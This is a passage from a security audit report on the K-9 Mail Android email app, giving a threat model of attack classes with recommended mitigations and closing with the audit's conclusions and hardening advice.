


Fig.: Possible attacks from external threat actors and services




Fig.: Possible attacks from internal threat actors and malicious apps

The identified threats against the K-9 Mail mobile application are as follows:

Threat ID 1: Injection attacks

Overview: When special characters[97] are not adequately handled, an attacker might be able to store or execute malicious code, which could then be rendered or executed by any K-9 Mail parsing or rendering functionality. This may lead to various types of attacks, such as *HTML injection*, *Cross-Site Scripting (XSS)*, *Remote Code Execution (RCE)*, as well as many other types of injection attacks.

Possible Outcome: Injection attacks could lead to unauthorized access to user email data or unauthorized access to the device (i.e. smartphone or tablet), resulting in loss of user private data stored on the device, among other possibilities.

Recommendation: Input validation and output encoding should be implemented to prevent attackers from injecting malicious code. Similarly, secure coding practices ought to be in place to minimize the risk of buffer overflow vulnerabilities.

Threat ID 2: Denial of Service (DoS) attacks

Overview: When missing controls for unforeseen exceptions, an attacker might be able to launch a DoS attack against K-9 Mail users, causing its unavailability, for example when fetching large emails[98], sending large files in the email body or attachments, malformed HTML, unexpected charsets, invalid URLs in the email body HTML, etc.

Possible Outcome: DoS attacks could lead to service disruption, data loss, financial loss, or diminished user trust due to a poor user experience.

Recommendation: Adequate exception handling should be implemented, especially around any parsing-related functionality. Particularly sensitive areas in this regard would be the processing of payloads related to the processing of PGP, HTML, email protocols and email operations.

[97] https://datatracker.ietf.org/doc/html/rfc2683#section-3.4.2
[98] https://datatracker.ietf.org/doc/html/rfc2683#section-3.2.1.3

Threat ID 3: Attacks against authentication mechanisms

Overview: Usage of weak email protocols, weak user passwords[99] or weak pairing of email accounts when setting up a new email account or connecting to the email server, may facilitate brute-force attacks, targeted phishing, social engineering and account takeover attacks.

Possible Outcome: Attacks on authentication mechanisms might lead to unauthorized access to user data, loss of user private data or even access to other user accounts (i.e. via password reuse or password reset), among other possibilities.

Recommendation: Appropriate security warnings should be implemented to inform users when insecure email protocols, insecure passwords or insecure email account synchronization are detected. Additionally, password complexity checks, password expiration policies and similar checks ought to be deployed to educate and encourage users to use secure protocols, connections and passwords.

Threat ID 4: Attacks against parsers

Overview: Missing input validation in any parsing feature (i.e. Import settings[100], HTML, PGP, email protocol processing, etc.), might allow attackers to prepare various targeted attacks against any parsing code or library used by the K-9 Mail application. For example, *XML External Entity (XXE) Injection*[101], *Remote Code Execution (RCE)*, *RCE via XSLT Transformation*[102], *Denial of Service* (i.e. *Billion Laughs Attack*[103]) as well as many other parser-related attacks.

Possible Outcome: Attacks against parsers could lead to unauthorized access to the user device (smartphone or tablet), resulting in the loss of user private data stored on the device, and disruptions in service availability.

Recommendation: Adequate input validation and output encoding should be implemented to prevent attackers from injecting malicious code. Parsing libraries ought to be regularly patched and any parser-related code needs to be reviewed to ensure secure coding practices are enforced in order to minimize the risk of introducing user-input parsing vulnerabilities.

[99] https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html#implement-...
[100] https://docs.k9mail.app/en/current/settings/import/
[101] https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing
[102] https://owasp.org/www-pdf-archive/OWASP_Switzerland_Meeting_2015-06-17_XSLT_SSRF_ENG.pdf
[103] https://en.wikipedia.org/wiki/Billion_laughs_attack

Threat ID 5: Local File Disclosure

Overview: Inappropriate input validation might result in file retrieval, enumeration, file overwrite or path traversal[104] attacks. An example of this could be filename validation for the *Export Settings* feature[105], among many other possibilities.

Possible Outcome: File disclosure attacks may lead to unauthorized access to user data, as well as data integrity compromises.

Recommendation: Adequate input validation should be implemented to prevent attackers from enumerating, retrieving and writing to application files and paths.

Threat ID 6: Insecure storage of email configuration settings

Overview: Insecure storage of email configuration settings may allow malicious attackers to gain access to sensitive information related to third-party email provider settings, among other possibilities.

Possible Outcome: Insecure storage of email configuration settings could lead to unauthorized access to user data.

Recommendation: Mitigation countermeasures such as data encryption and access control should be in place to prevent unauthorized access to configuration data, application data and user information.

Threat ID 7: Insecure storage of confidential user data

Overview: Missing encryption of any file where user data is stored, combined with another attack, such as the aforementioned *Injection attacks* or *Attacks against parsers*, may allow attackers to exfiltrate user data such as login credentials, emails, attachments or PGP keys, among other possibilities.

Possible Outcome: Unauthorized access to confidential user data.

Recommendation: Data encryption, access control, and strong authentication should be in place to prevent unauthorized access to any file that contains user data on the device.

[104] https://owasp.org/...01-Testing_Directory_Traversal_File_Include
[105] https://docs.k9mail.app/en/current/settings/export/

Threat ID 8: Attacks against email protocols

Overview: The K-9 Mail application uses various types of email protocols such as *IMAP*, *POP3* and *SMTP*, as well as authentication methods to communicate with external email providers. Implementation weaknesses in this area might allow attackers to intercept email communications via *Man-In-The-Middle attacks (MitM)*[106], which may in turn lead to access to sensitive information such as user private data, exploitation of vulnerabilities in email protocols, DoS attacks or execution of arbitrary code in some scenarios.

Possible Outcome: Unauthorized access to confidential user data, data loss, financial losses or diminished user trust.

Recommendation: The appropriate TLS encryption options should be enforced when setting up new email accounts as well as while connecting to servers. Adequate user warnings should be in place in situations where users deliberately choose legacy protocols or configuration settings with known vulnerabilities. Furthermore, strong consideration should be given to provide users with options to verify the authenticity of email servers, such as using digital certificates, digital signatures and certificate pinning.

Threat ID 9: Attacks against mobile app attack surface

Overview: Missing validation on any mobile application intent, intent parameter, broadcast receiver or deep links might allow attackers to craft malicious payloads that exfiltrate user private data, such as login credentials, emails or attachments, or send emails on behalf of the user without prior authorization. For example, missing *mailto*[107] URI scheme validation might allow attackers to invoke the K-9 Mail application, compose a message and send it to an arbitrary email address[108].

Possible Outcome: User impersonation, spamming, unauthorized access to confidential user data, information disclosure, diminished user trust.

Recommendation: Input validation ought to be thoroughly performed on all application inputs to ensure attackers are unable to perform a variety of attacks, such as forcing the K-9 Mail application to compose and send emails to arbitrary recipients.

[106] https://owasp.org/www-community/attacks/Manipulator-in-the-middle_attack
[107] https://www.rfc-editor.org/rfc/rfc6068
[108] https://www.nds.ruhr-uni-bochum.de/media/nds/veroeffentlichungen/2020/08/15/mailto-paper.pdf

Threat ID 10: Attacks against application permissions

Overview: The K-9 Mail application requires various permissions to be set[109] in order to work properly on a user device. An attacker might abuse permissions granted to the K-9 Mail application or escalate their privileges by requesting additional permissions from an unsuspected user.

Possible Outcome: Unauthorized access to confidential user data, execution of malicious code.

Recommendation: Appropriate access controls and permissions should be set to prevent unauthorized access to confidential user data. Security controls ought to be integrated to detect and prevent permission escalation attacks. Secure coding practices, automated code scanning and manual code reviews before each new release are also strongly encouraged to identify potential vulnerabilities in a timely manner.

Attack surface for malicious insider actors and third-party libraries

The following diagram summarizes the main possible threats against the K-9 Mail application from malicious insider actors and third-party libraries:




Fig.: Possible attacks from insider threat actors and third-party libraries

[109] https://docs.k9mail.app/en/6.400/setup/permissions/

The identified threats against the K-9 Mail mobile application are as follows:

Threat ID 1: Insider threat actor

Overview: An insider threat actor, such as a K-9 Mail project contributor or employee with access to the code base, might abuse their role in the organization to modify the K-9 Mail application source code. For example, intentionally adding malicious code snippets, clearing logs after being written and/or modifying specific sections of the documentation.

Possible Outcome: Reputation damage, financial losses.

Recommendation: Secure coding practices, code reviews, automated code scanning and separation of duties (i.e. requiring at least two developers to approve any code change) are potentially useful security controls to identify and mitigate vulnerabilities that may be introduced by an insider threat actor.

Threat ID 2: Third-party libraries

Overview: Third-party libraries may introduce potential risks related to maintaining security requirements by third-party vendors. As a result, third-party libraries used by the K-9 Mail project, might contain vulnerabilities, such as *Buffer Overflows*[110], *Format String Vulnerabilities*[111], as well as many other types of weaknesses that, in a worst-case scenario may lead to *Remote Code Execution (RCE)*. Additionally, the maintainer of a third-party dependency might introduce a vulnerability on purpose, or be compromised by an attacker that subsequently introduces vulnerable code.

Possible Outcome: Code vulnerabilities may lead to unauthorized access to user data, loss of user private data, service disruptions and reputation damage.

Recommendation: Third-party libraries should be kept up-to-date, applying patches to address publicly known vulnerabilities in a timely fashion. Monitoring and logging capabilities should also be in place to detect and respond to potential attacks. SLSA compliance may also be considered for further supply chain security hardening.

[110] https://owasp.org/www-community/vulnerabilities/Buffer_Overflow
[111] https://owasp.org/www-community/attacks/Format_string_attack

Conclusion

Despite the number of findings encountered in this exercise, K-9 Mail defended itself well against a broad range of attack vectors. K-9 Mail will become increasingly difficult to attack as additional cycles of security testing and subsequent hardening continue.

Please note that the K-9 Mail Android application provided a number of positive impressions during this assignment that must be mentioned here:

- The application does not send sensitive data to third parties and correctly prevents leaks via log messages and Android backups. Additionally, debugging settings such as *Log sensitive information* or *Enable debug logging* are disabled by default.
- No hardcoded credentials, API keys or similar sensitive data could be found in the source code provided and decompiled binaries.
- 7ASecurity was unable to identify any *JavaScriptInterface*, as well as code that evaluates *JavaScript*. Furthermore, K-9 Mail hardens WebViews by limiting access to the file system, restricting content providers and disabling *JavaScript*, which completely eliminates the possibility of XSS attacks against the mobile application. Additionally, an HTML sanitizer is in place to prevent HTML injection attacks in user emails, correctly whitelisting a small number of HTML tags while rejecting everything else. All of these are excellent decisions that substantially reduce the attack surface and therefore the potential for security vulnerabilities.
- K-9 Mail was found to be resilient against Man-In-The-Middle (MitM) attacks against encrypted communications, as well as deeplink attack vectors.
- The audit team found the project source code, architecture and documentation provided to be robust, mature and professionally written.
- Regarding the defense mechanisms in place against supply chain attacks, even though K-9 Mail is not yet SLSA compliant, a number of good practices are already in place, which makes the project broadly safer in comparison to many other open source projects in this regard.
- Overall, K-9 Mail is a very active project in Github, has a good support forum and is well documented. This results in prompt answers to user-reported issues as well as a generally short turnaround time for implementing any fixes.

The K-9 Mail mobile application was found to be affected by a number of common misconfigurations. Its security posture will improve substantially with a focus on the following areas:

- **Supply Chain Security**: The K-9 Mail development team should leverage a number of security controls available on Github, in combination with a few other security controls. This will not only achieve SLSA compliance, but also greatly

improve the security of the K-9 Mail supply chain (WP3).
- **Input Validation and Exception Handling:** The Android app should further reduce its attack surface by preventing the invocation of internal functionality (K9M-01-017), improving validation of user input on all exported activities (K9M-01-018, K9M-01-019), as well as gracefully handling unforeseen exceptions (K9M-01-010, K9M-01-012, K9M-01-015).
- **Automated Tests:** More unit tests ought to be deployed to ensure similar weaknesses are not re-introduced in the future. This could be accomplished by integrating automated tests in the K-9 Mail CI/CD pipelines. Some examples to consider in this regard would be the *ossfuzz* fuzzers, *CodeQL* and *semgrep* rules created by 7ASecurity and shared with the K-9 Mail team during this assignment.
- **Filesystem Protection and Android KeyStore Usage:** K-9 Mail will better protect sensitive data at rest, such as PII, credentials, tokens and alternative information by encrypting data at rest and storing the encryption keys in the Android KeyStore, a hardware-backed security enclave designed for secure storage of application secrets in Android (K9M-01-007).
- **Hijacking Attacks:** The Android application should mitigate well-known Task Hijacking attacks (K9M-01-001).
- **Screenshot Leakage:** The Android app would benefit from implementing a security screen to avoid leaks through screenshots and app backgrounding (K9M-01-002).
- **Removal of Unsafe Crypto Functions:** K-9 Mail should completely eliminate any presence of cryptographic algorithms with known security weaknesses in its entire codebase. The development team should instead leverage cryptographically-safe functions for adequate security of tokens, hashes, passwords and any other application areas (K9M-01-008).
- **General Hardening:** Other less important hardening recommendations include implementing a root detection mechanism to alert users about security risks prior to using the application (K9M-01-003), a number of settings that could be improved to better protect users on older supported devices (K9M-01-005, K9M-01-006), and harden a number of configuration options (K9M-01-004). Additionally, the source code would benefit from the inclusion of more comments.

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This will not just strengthen the security posture of the application significantly, but also reduce the number of tickets in future audits.

Once all issues in this report are addressed and verified, a more thorough review, ideally including another code audit, is highly recommended to ensure adequate security coverage of the platform. This provides auditors with an edge over possible malicious adversaries that do not have significant time or budget constraints.

Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios. Some examples of this could be third party integrations, complex features that require to exercise all the application logic for full visibility, authentication flows, challenge-response mechanisms implemented, subtle vulnerabilities, logic bugs and complex vulnerabilities derived from the inner workings of dependencies in the context of the application. Additionally, the scope could perhaps be extended to include other internet-facing K-9 Mail resources.

It is suggested to test the application regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the application highly resilient against online attacks over time.

Additionally, members of the K-9 Mail team might be considered for regular security training. This could include IT security training courses such as secure development, Android security or security awareness training.

7ASecurity would like to take this opportunity to sincerely thank Christian Ketterer, Lisa McCormack, Ryan Sipes, Wolf-Martell Montwé and the rest of the K-9 Mail team, for their exemplary assistance and support throughout this audit. Last but not least, appreciation must be extended to the *Open Source Technology Improvement Fund, Inc (OSTIF)* for sponsoring this project.